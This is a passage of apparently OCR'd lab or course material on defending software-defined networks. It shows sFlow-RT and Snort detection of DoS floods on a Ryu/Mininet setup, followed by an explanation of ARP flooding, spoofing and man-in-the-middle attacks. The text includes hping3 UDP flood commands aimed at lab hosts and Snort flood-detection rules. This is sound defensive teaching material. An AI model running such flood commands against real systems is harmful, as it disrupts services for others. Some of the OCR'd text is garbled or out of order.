
1. Ubuntu 20.04.5 LTS Machine has Ryu Controller installed on it plus mininet as network simulator. **[192.168.38.130]**
2. Ubuntu 20.04.5 LTS Machine has Snort installed on it
3. Attacker machine **[192.168.38.129]**
4. Slack application with managed workspace so we can create the notification channel as we will discuss.

Within the SDN Network

First for the Detection within the SDN Network , we are going to use sFlow-RT Monitoring Tool
on the Ryu machine

wget https://inmon.com/products/sFlow-RT/sflow-rt.tar.gz
tar -xzvf sflow-rt.tar.gz
sflow-rt/get-app.sh sflow-rt mininet-dashboard

Then we will create a slack channel in the workspace and add a slack hook into it , this will give us a link to the hook so when we detect the attack we can send a request to that url with data we want to display in the channel and accordingly send notification to the team.



Now we will create our custom code that will be responsible for the Attack detection and we can build that in JS as following

- The code detects Dos UDP based Attacks Count how many requests in X interval and decide if attack running based on that
- If Attack is detected a request is sent to the RYU Rest API to add an entry in the switches to block the attacker host.
- Keep blocking him for 10 seconds , if no more requests are sent remove the block.

In the References will find the template code we have worked with , and here are the modifications which will send the alert to the slack dos alert channel.


```
setEventHandler(function(evt) {
var payload={"channel": "#dos-attack-alert", "username": "webhookbot",
"text": 'There is an attack From ${evt.flowKey} :rotating_light::rotating_light:',
"icon_emoji": ":rotating_light:"};
var respx = http2({
 url:'https://hooks.slack.com/services/xx',
 headers:{'Content-Type':'application/json','Accept':'application/json'},
 operation:'post',
 body: JSON.stringify(payload)
});
...
```

Last step we need here is to run this JS code , we can do that by running the following command

```
env "RTPROP=-Dscript.file=$PWD/ryu.js" sflow-rt/start.sh
```

We are going to work with the following Mininet network , the sflow part helps the sflow monitor tool to get GUI representation of the topology in the dashboard.

```
sudo mn –custom sflow-rt/extras/sflow.py –link tc,bw=10 –controller=remote,ip=127.0.0
–topo tree,depth=2,fanout=2
```



With the LAN Network

We have successfully set up the environment for the SDN network part , for the attacks from the LAN Against the Controller , we want to install SNORT on a LAN machine. This machine will receive requests that are being sent to the controller and analyze it to detect potential attacks.

```
sudo apt-get install -y snort
```

We also want to download pigrelay which will run on the same snort machine , it will receive socket messages from snort program and then send the message to the Ryu Controller. We need to modify the code by changing the Controller ip address and port.

Now we are going to configure snort. First we need to make the interface at the Snort machine to be in promiscuous mode to listen for traffic.

sudo ifconfig ens33 promisc

Then we want to configure the SNORT Rules we want that will detect based on it , we can place the Rules inside **/etc/snort/rules/Myrules.rules** and reference it at **/etc/snort/snort.conf** by adding the following line

include $RULE_PATH/Myrules.rules

We want rules to detect TCP , UDP , ICMP based Dos Attacks , we can do that using the following Rules

lert tcp any any -> $HOME_NET any (flags:S; msg:"Possible TCP SYN flood attack"; threshold: type both, track by_src, count 100, seconds 1; sid:100002; rev:1;)

alert udp any any -> $HOME_NET any (msg:"Possible UDP flood attack"; threshold: type both, track by_src, count 100, seconds 1; sid:100003; rev:1;)

alert icmp any any -> $HOME_NET any (msg:"Possible ICMP flood attack"; threshold:type both, track by_src, count 400, seconds 1; sid:100001; rev:1; dsize:>400;)

Note: Kindly Consider removing all default Rules at the /etc/snort/snort.con

8.3.4.2 Launching the solution

within the SDN Network

At the Ryu machine we are going to run the following :

ryu-manager Desktop/ryu/ryu/app/simple_switch_snort.py ryu.app.ofctl_rest

sudo mn –custom sflow-rt/extras/sflow.py –link tc,bw=10 –controller=remote,ip=127.0.0 –topo tree,depth=2,fanout=2

env "RTPROP=-Dscript.file=$PWD/ryu.js" sflow-rt/start.sh


And open the browser with the following url to view the sflow results
http://localhost:8008/app/mininet-dashboard/html/index.htmlcharts
At the Snort machine run the following :


sudo /sbin/snort -i ens33 -A unsock -l /tmp -c /etc/snort/snort.conf

python3 pigrelay/pigrelay.py

Now from mininet try to launch UDP based Dos attack , this will flood h2 host from h3 by udp packets

h3 hping3 –flood –udp -k -s 53 h2





And we can see the following drop entry has been added to the switch linking h2

cookie=0x0, duration=1.544s, table=0, n_packets=28307, n_bytes=1188894,


priority=40000,udp,in_port="s3-eth1",nw_dst=10.0.0.2,tp_src=53 actions=drop


Now if the attack has stopped , the entry will be deleted

machine to run the command as follows , the k option to keep sending and the flood to send as fast as possible and we are specifying the Ryu controller ip address and a port of 53 UDP.

sudo hping3 –flood –udp -k -s 53 192.168.38.130

When we run the attack (and we have launched the Snort setup already) , we will get the following results
And at the controller we can get more information to take the corresponding actions.






8.4 ARP Poisoning Attack in SDN Based Networks


8.4.1 What is ARP?


Address Resolution Protocol (ARP) is a protocol used in most networks to map a network address to its corresponding physical address. By doing so, ARP helps devices on the same network communicate with one another. This process happens automatically and transparently, making it easy for users to connect to other devices without having to manually configure their network settings.



ARP packet structure:

The ARP packet format is used for ARP requests and replies and consists of multiple fields including hardware type, protocol type, hardware and protocol size, operation, sender and target hardware, and IP addresses. These fields work together to help devices on a network find and communicate with each other.Every end device and a layer 2 switch saves learnt ARP entries in a cache called ARP table to be used if needed





However, as with any protocol, some vulnerabilities can be exploited by malicious attackers.


8.4.2 ARP Flooding Attack

There are many variations of the ARP poisoning attack which can impact our network either SDN or even traditional ones such as ARP flooding and ARP spoofing attacks.

The main idea behind ARP flooding is to flood the ARP table of target with fake ARP entries which are manually crafted by attacker to fool the target and this is how it looks like:

IP address of any normal device of network	MAC address of the attacker

The targeted device will try to obtain the true entries of the ARP table but due to the flooding effect it will not keep the pace up with the rate of the sent fake replies from the attacker.



8.4.3 ARP Spoofing


8.4.4 Exploitation and Impact


The different variations of the ARP poisoning attack can be exploited the same way which is launching the **MAN-IN-THE-MIDDLE** attack (a.k.a MITM attack)

MITM attack variations MITM means that the attacker can intercept the flow of traffic between the target machine and its destination, while intercepting the flow of traffic the attacker can sniff or modify the actual traffic sent from or to the target machine.

MITM can be done by intercepting the traffic between the target machine and its gateway to become the actual gateway for the target machine.

The main idea behind ARP spoofing is to sent the same fake ARP entries from the attacker's machine to the target machine but instead of flooding the target's ARP table and make a lot of noise, the ARP spoofing attack works by keep sending fake entries but with a short time interval






All the traffic between the target machine and any other website on the internet is intercepted by the attacker after performing ARP spoofing or flooding on both of the gateway and target machine.

Attacker can:

- Sniff and modify the flow of traffic
- Redirect target to specific websites and Discard traffic Another variation of the MITM attack is intercepting the traffic between two members in the LAN by performing the ARP flooding or spoofing on both of them simultaneously.

Another variation of the MITM attack is intercepting the traffic between two members in the LAN by performing the ARP flooding or spoofing on both of them simultaneously.




The two devices see that they are talking to each other but actually they are sending their traffic to the attacker and the attacker can forward, modify or drop their traffic.

8.4.5 ARP Poisoning in Action

Used topology to test attack:


h1 attacks **h3** to spoof its ARP table with a fake entry telling it the associated mac with the **h2**'s ip is **h1**'s mac, so if **h3** intends to send any traffic to **h2** it will be fooled to send the traffic first to **h1** due to the fake ARP entry then h1 forwards it to h2. The name of this attack is **Man-In-The-Middle** attack where **h1** stands between **h2** and **h3**




8.4.5.1 ARP flooding attack


Running mininet topology and Ryu with basic simple_switch.py script to provide normal entries and flows.

It's noticed that the traffic flows normally between all hosts.






And the ARP table of **h3** is normal and show real entries




Check MAC address of **h1**: 06:50:35:01:90:5c



